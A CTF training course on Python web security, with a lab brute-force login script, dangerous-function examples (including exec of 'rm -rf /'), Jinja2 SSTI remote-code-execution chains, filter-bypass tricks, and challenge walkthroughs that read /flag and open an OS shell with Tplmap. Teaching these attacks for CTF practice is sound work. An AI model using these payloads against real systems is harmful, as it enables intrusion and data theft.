
Python Security - CTF Beginner Training
By HnuSec
Course Introduction
🎯 Course Goals
This course aims to help students start from zero and learn the core security knowledge and offensive/defensive techniques for Python in web security and CTF competitions.
Through hands-on cases, explanations of vulnerability principles, and CTF challenge exercises, participants will develop the following skills:
- Understand the characteristics of the Python language itself and its potential security risks;
- Learn common Python vulnerability types and how they are exploited;
- Understand common risks in Python web development (such as template injection and deserialization);
- Learn approaches for solving Python security challenge types that frequently appear in CTFs;
- Develop security awareness and defensive thinking, and improve code-auditing skills.
🛠️ 0. Environment Setup and Dependency Installation
To participate more effectively in the course and hands-on exercises, please complete the following environment setup and review the basics before class:
A local Linux / WSL / virtual machine environment is recommended.
This course recommends Miniconda for creating an isolated Python learning environment and avoiding pollution of global dependencies.
✅ Create and activate the course environment:
conda create -n pysec-ctf python=3.11 -y
conda activate pysec-ctf
Or
- ✅ Install software/tools:
- Python 3.8+ (using pyenv to manage multiple versions is recommended)
- pip / pipx
- Git
- Common editors: VSCode, Pycharm, etc.
- Burp Suite (for web security testing)
Basic libraries such as requests, flask, and jinja2
pip install requests flask jinja2📌 We recommend consistently using a Python virtual environment (such as venv or virtualenv) to manage dependencies.
Small Demo
To better understand the whole process, get familiar with vulnerability reproduction, exploitation, and environment setup.
vulhub/gradio/CVE-2024-1561 at master · vulhub/vulhub
You can use this vulhub lab to reproduce CVE-2024-1561.
Specific reproduction details are here.
This is a small example workflow, without detailed code analysis; the goal is to learn how to exploit it and understand the process.
CVE-2024-1561 Reproduction - BX
Python Applications
Python Script Demonstration
Python is the primary scripting language used in CTF competitions.
Example: brute-forcing an account password
A simple Flask login implementation
# server.py
from flask import Flask, request
app = Flask(__name__)
users = {'alice': '123456'}           # 只一个弱口令

@app.route('/login', methods=['POST'])
def login():
    u, p = request.form['u'], request.form['p']
    return 'OK' if users.get(u) == p else 'NO'

if __name__ == '__main__':
    app.run(port=8888)
The brute-force script:
# brute.py
import requests, sys
URL="http://127.0.0.1:8888/login"
USER= ['admin','alice']

DEFAULT_WORDLIST = [
    '123456', 'password', 'qwerty', 'letmein', 'admin', 'iloveyou', 'welcome', 'password123'
]
words = DEFAULT_WORDLIST
for i in USER:
    for pwd in words:
        print("尝试用户",i,"密码",pwd)
        if "OK" in requests.post(URL, data={"u": i, "p": pwd}).text:
            print("密码找到了:", pwd)
            break
        else:
            print("密码错误:", pwd)
    print("用户",i,"密码爆破完成")
Final response
❯ python .\baopao.py
尝试用户 admin 密码 123456
密码错误: 123456
尝试用户 admin 密码 password
密码错误: password
尝试用户 admin 密码 qwerty
密码错误: qwerty
尝试用户 admin 密码 letmein
密码错误: letmein
尝试用户 admin 密码 admin
密码错误: admin
尝试用户 admin 密码 iloveyou
密码错误: iloveyou
尝试用户 admin 密码 welcome
密码错误: welcome
尝试用户 admin 密码 password123
密码错误: password123
用户 admin 密码爆破完成
尝试用户 alice 密码 123456
密码找到了: 123456
用户 alice 密码爆破完成
Python Features
Everything Is an Object
- Basic types such as
int,str,list,function,moduleare all objects. - Each object can access metadata such as its class (
__class__) and inheritance chain (__mro__).
Focus on this in the SSTI demonstration.
Highly Dynamic Runtime (Dynamic Execution)
- Supports executing strings at runtime:
eval(),exec(),compile() - Can dynamically import modules:
__import__('os')
📌 Potentially abused in vulnerabilities:
eval("os.system('ls')")
__import__('os').system('whoami')
An attacker can construct object chains to access functions such as
eval,os.system,__import__.

Here we introduce Python’s “dangerous functions.”
| Function | Functionality | Return value | Risk level | Common attack scenarios |
|---|---|---|---|---|
eval() | Evaluate an expression | Result | 🔥🔥🔥 | SSTI, deserialization, Webshell |
exec() | Execute a statement code block | None | 🔥🔥🔥🔥 | Template injection, reflective object creation |
compile() | Compile a string into a code object | Code object | 🔥 | Advanced dynamic execution |
__import__() | Dynamically import a module | Module object | 🔥🔥🔥 | Bypass detection, command execution |
os.system() | Execute a system command (no output) | Return code | 🔥🔥🔥 | Webshell, SSTI |
subprocess.*() | Execute a system command (capture output) | Output/status code | 🔥🔥🔥🔥 | Advanced RCE, file read/write, persistence |
input() (Py2) | Dynamic input execution | User input | 🔥🔥 | Python 2-specific vulnerability point |
📌 1. eval(expr)
- Function: Evaluates a string expression and returns the result.
- Syntax:
eval("1 + 2") → 3 - Essence: Executes an expression and returns its value.
⚠️ Risk: High
- If user input is concatenated into it, malicious code can easily be injected and executed.
- Common in template injection, command injection, and Webshells.
🧪 Exploit example:
eval("__import__('os').system('whoami')")📌 2. exec(code)
- Function: Executes a piece of code (which may contain multiple lines or a statement block).
- Syntax:
exec("for i in range(3): print(i)")- Essence: Executes statements and returns no value.
⚠️ Risk: Extremely high
- Can dynamically create variables, functions, and classes, and even modify the context.
- More powerful and more dangerous than
eval.
🧪 Attack example:
exec("__import__('os').system('rm -rf /')")📌 3. compile(source, filename, mode)
- Function: Compiles a string into an executable code object.
- Often used together with eval/exec.
- mode:
"eval"/"exec"/"single"
🧪 Example:
code = compile("print('hello')", "<string>", "exec")
exec(code)
⚠️ Risk: Medium
- It does not execute code on its own, but is often used to build dynamic code flows.
📌 4. import(‘modulename’)
- Function: Dynamically imports a module, equivalent to
import modulename. - Can be used in security vulnerabilities to:
- Bypass static-analysis tools
- Dynamically call system modules
🧪 Example:
os = __import__('os')
os.system('whoami')
⚠️ Risk: High
- Often combined with
eval(),getattr(), and similar features to import arbitrary modules from user input.
📌 5. os.system(cmd)
- Function: Invokes the system shell to execute a command (platform-dependent).
- Return value: Shell exit code (not command output).
🧪 Example:
import os
os.system('ls')
⚠️ Risk: High
- Commands execute without output, which suits stealthy attacks.
- Can easily lead to remote command execution (RCE).
📌 6. subprocess family (preferred by attackers)
- More powerful than
os.systemand can retrieve command output.
import subprocess
output = subprocess.check_output("whoami", shell=True)
Other variants:
subprocess.call()subprocess.run()subprocess.Popen()
⚠️ Risk: Extremely high
- Supports control of input/output and environment variables, which helps construct complex attack chains.
📌 7. input()
- In Python 2,
input()is equivalent toeval(raw_input()). - Can cause code execution (deprecated).
# Python 2 中
>>> input(">>> ")
__import__('os').system('whoami')  # 被执行!
🏗️ Understanding SSTI Vulnerabilities
“One template, one statement, one command.”
What Is SSTI?
| Term | Full name | Definition |
|---|---|---|
| SSTI | Server-Side Template Injection | User input is directly concatenated into server-side template code without escaping or sandbox isolation, causing the template engine to parse and execute attacker-controlled expressions. |
- Essence: The template → data substitution process is reversed:
Data (user-controlled) → template syntax → engine parsing → code execution (RCE).
What Is a Template, and How Should We Understand It?
A template is a string containing placeholders. A template engine replaces the placeholders with actual data, then generates the final HTML page or text content.
For example (using Jinja2):
Hello, {{ name }}!If the variable is name = "bx", the template engine will output this after rendering:
Hello, bx!How It Works?
- Template file
- Pass in data
- Template engine renders
- Output content
For example, using Jinja2 in Flask:
from flask import render_template

@app.route('/')
def index():
    return render_template('hello.html', name='bx king')
Corresponding template:
<h1>Hello {{ name }}</h1>What the browser sees after rendering:
<h1>Hello bx king</h1>Vulnerability formation flowchart
Text drawing - vulnerability cause

Template engine quick-reference and syntax fingerprints
| Language | Common engines | Identifying syntax | Quick PoC |
|---|---|---|---|
| Python | Jinja2 / Mako | {{7*7}} → 49 | {{ ''.__class__.__mro__[1].__subclasses__()[...] |
| PHP | Twig / Smarty | {{7*7}} / {{$smarty} | {{_self.env.setCacheDir("/tmp")}} |
| Java | FreeMarker | ${7*7} | ${"freemarker.template.utility.Execute"?new()("id")} |
| Node.js | Nunjucks / EJS | <%= 7*7 %> | {{range.constructor("return process.mainModule.require('child_process').execSync('id')")()}} |
Classic Jinja2 Exploitation Chain (Including Command Execution)
Example: Python + Flask (Jinja2)
Basic information disclosure
{{ config.items() }}RCE (Python 3 chain)
{% set x=globals.__builtins__.open('/etc/passwd').read() %}{{x}}Most general os.popen chain
{{self.__init__.__globals__.__builtins__.__import__('os').popen('id').read()}}| Stage | Explanation |
|---|---|
self | Jinja2 built-in object |
.__init__ | ⇒ function object |
.__globals__ | ⇒ global namespace |
.__builtins__.os | obtain the os module |
popen | ⇒ RCE |
Vulnerability Detection
Vulnerability detection
| Test point | Operation | Observation |
|---|---|---|
| Mathematical expression | {{7*7}} | Outputs 49 or an exception |
| Error messages | {{7/0}} | Reveals template-engine type and source path |
| Object chain | {{ ''.__class__ }} | Returns values such as <class 'str'> |
Methods—Manual
Common approaches
- URL parameter
http://example.com/page?name={{7*7}}- Form field
<input name="username" value="{{7*7}}">- Cookie injection
Set-Cookie: session={{7*7}}- HTTP header injection
User-Agent: {{7*7}}Automated Tools
- Fenjing (I recommend looking into this one)
GitHub - Marven11/Fenjing: An automated Jinja2 SSTI WAF-bypass script designed for CTFs
- Detects SSTI vulnerabilities in template engines such as Flask/Jinja2
- Supports fuzz testing of GET and POST requests
- Supports custom payload templates for batch injection tests
- Tplmap
- Supports multiple template engines (Jinja2, Twig, Velocity, Smarty, etc.)
- Automatically identifies the template-engine type and attempts command execution
- Can be used to debug template-injection chains locally
- BurpSuite plugin
Combine it with BP automated testing.
…
Defense and Remediation
| Measure | Example |
|---|---|
| Sandbox + allowlist | Jinja2 SandboxedEnvironment |
| Inject data only | Use {{ user.name }} rather than {{ user }} |
| Escape template delimiters | Replace {{ and {% with {[{ and HTML entities |
| Strict output encoding | {{ user.comment | escape }} |
| Disable dangerous globals | Disable __builtins__, __import__, open |
Classroom Demonstration
A quick example with a Flask app
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/ssti')
def ssti_vuln():
    name = request.args.get('name', 'World')
    # 危险:直接将用户输入传入模板
    template = f"Hello, {name}!"
    return render_template_string(template)

# SSTI探测payload
basic_payloads = [
    "{{7*7}}",           # 基础测试,应返回49
    "{{7*'7'}}",         # 字符串重复,应返回7777777
    "${7*7}",            # 其他模板引擎测试
    "#{7*7}",            # Ruby ERB测试
]

# Jinja2信息收集payload
info_gathering = [
    "{{config}}",                    # Flask配置信息
    "{{self}}",                      # 模板上下文
    "{{request}}",                   # 请求对象
    "{{g}}",                         # Flask全局对象
    "{{session}}",                   # 会话信息
    "{{config.items()}}",            # 配置项详情
]

print("SSTI基础payload,你可以尝试访问/ssti,get传参")
print("探测payload:", basic_payloads)
print("信息收集payload:", info_gathering[:3])

if __name__ == '__main__':
    app.run(debug=True)
Hands-on Practice Labs
You can take a closer look at these.
- NSSCTF web section
- BUUCTF web section
- Damn Vulnerable Web Application - DVWA
- PortSwigger Labs - “Server-side template injection” section
https://portswigger.net/web-security/all-topics
- Hack The Box - “Jeeves” machine
In-depth SSTI Study
Introducing Python Chains
:::info Python—everything is an object
:::
{{ ''.__class__ }}                          # str 类
{{ ''.__class__.__mro__ }}                 # 查看类继承顺序
{{ ''.__class__.__mro__[1] }}              # object 类
{{ ''.__class__.__mro__[1].__subclasses__() }}  # 所有子类列表
Bypasses
Base classes
__mro__[-1]
__base__
__bases__[0]
. is banned.
''.__class__ = ''['__class__']
''.__class__ = ''|attr('__class__')
Use these two methods.
1、用[]代替.
{{"".__class__}}={{""['__class']}}
2、用attr()过滤器绕过,举个例子
{{"".__class__}}={{""|attr('__class__')}}
_ is banned.
1、通过list获取字符列表,然后用pop来获取_,举个例子
{% set a=(()|select|string|list).pop(24)%}{%print(a)%}
2、可以通过十六进制编码的方式进行绕过,举个例子
{{()["\x5f\x5fclass\x5f\x5f"]}} ={{().__class__}}
Assignment methods:
These are mainly used when single and double quotes are banned.
request.args.x, pass a GET parameterrequest.cookies.x, pass a cookie parameter using =request.values.x, pass a POST parameter
Curly braces {} are banned:
In the jinjia engine, you can use {% %}.
{%print("".__.....)%}Encoding
"__class__"=="\x5f\x5fclass\x5f\x5f"=="\x5f\x5f\x63\x6c\x61\x73\x73\x5f\x5f"Here’s a script:
def string_to_hex(s):
    # 将字符串编码为十六进制形式,每个字符被转为两个十六进制数
    return s.encode('ascii').hex()

def hex_to_string(s):
    # 将十六进制字符串解码回普通字符串
    return bytes.fromhex(s).decode('ascii')

# 示例
normal_string = "__class__"
hex_string = string_to_hex(normal_string)
print(f"Original: {normal_string}")
print(f"Hex: {hex_string}")

# 转换回来以验证
decoded_string = hex_to_string(hex_string)
print(f"Decoded: {decoded_string}")

# 输出处理成类似 \x 格式
def string_to_hex_with_slashes(s):
    return ''.join(f'\\x{ord(c):02x}' for c in s)

# 测试
print("Hex with slashes:", string_to_hex_with_slashes(normal_string))
Direct method
{{lipsum.__globals__['os'].popen('tac ../flag').read()}}
{{lipsum.__globals__['o''s']['po''pen']('ls').read()}}
#request对象的方法绕过

{{cycler.__init__.__globals__.os.popen('ls /').read()}}

{{ config.__class__.__init__.__globals__['o''s']['pop''en']('ls /').read() }}


#flask
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag.txt').read()")}}{% endif %}{% endfor %}

{{ config.__class__.__init__.__globals__['os'].popen('ls /').read() }}
…
Many more examples
Hands-on Challenges

NSSCTF—[HNCTF 2022 WEEK2]ez_SSTI
- Manually
Payload:
?name={{config.__class__.__init__.__globals__[%27os%27].popen(%27cat%20app.py%27).read()}}I took a look at app.py
from flask import Flask, render_template_string, request

app = Flask(__name__)

@app.route("/")
def app_index():
    name = request.args.get('name')
    blacklist = []

    if name:
        for forbidden_name in blacklist:
            if forbidden_name in name:
                return 'Hacker'

    template = '''
    {% block body %}
    <div class="center-content error">
        <h1>WELCOME TO HNCTF</h1>
        <a href="https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#python" id="test" target="_blank">
            What is server-side template injection?
        </a>
        <h3>%s</h3>
    </div>
    {% endblock %}
    ''' % name

    return render_template_string(template)

if __name__ == "__main__":
app.run(host='0.0.0.0', port=80)- Use a tool—fenjing
[Anxun Cup 2020]Normal SSTI
- Use Fenjing

[HNCTF 2022 WEEK3]ssssti
- Use Fenjing

CTFSHOW----web361
Manual
?name={{%20config.__class__.__init__.__globals__[%27os%27].popen(%27ls%20/%27).read()%20}}

###
Hello
app bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var
###
Open the file.
?name={{%20config.__class__.__init__.__globals__[%27os%27].popen(%27cat%20/flag%27).read()%20}}
Use Tplmap
python2 tplmap.py -u 'https://727c5e75-4ba9-40ce-8fe3-dafdafd6990d.challenge.ctf.show/?name'
#直接获取shell
python2 tplmap.py -u 'https://727c5e75-4ba9-40ce-8fe3-dafdafd6990d.challenge.ctf.show/?name' --os-shell

[+] Run commands on the operating system.
posix-linux $ ls
app.py
posix-linux $ ls /
\app
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
posix-linux $ cat /flag
ctfshow{82f81a13-a157-49a5-ba00-cb23de3238cb}
Reference Articles & Learning Resources
- HelloCTF
https://hello-ctf.com/hc-web/ssti/
- Jumping Candy Community
FLask SSTI from Zero to Beginner - Jumping Candy
Python Beginner Learning - Security Analysis - Part One - BX
Other Knowledge
This section contains some more miscellaneous topics.
Switching Python Versions
Introducing the Pyenv tool
Only the specific commands are covered here.
Install a Python version:
pyenv install 3.10.13
pyenv install 3.12.3
List available versions:
pyenv install --list🔁 Set a version
- Set the global default version:
pyenv global 3.10.13- Set the version for the current shell session:
pyenv shell 3.12.3- Set the version for a project directory (creates a
**.python-version**file):
pyenv local 3.12.3Check the currently active version:
pyenv versions    # 查看已安装的所有版本
pyenv version     # 当前正在使用的版本
flask-session Forgery
A deeper look at the Flask framework
Flask Session Forgery - FreeBuf Cybersecurity Portal
GitHub - noraj/flask-session-cookie-manager: :cookie: Flask Session Cookie Decoder/Encoder
Python Memory Shells
…
📚 Python Security Topics
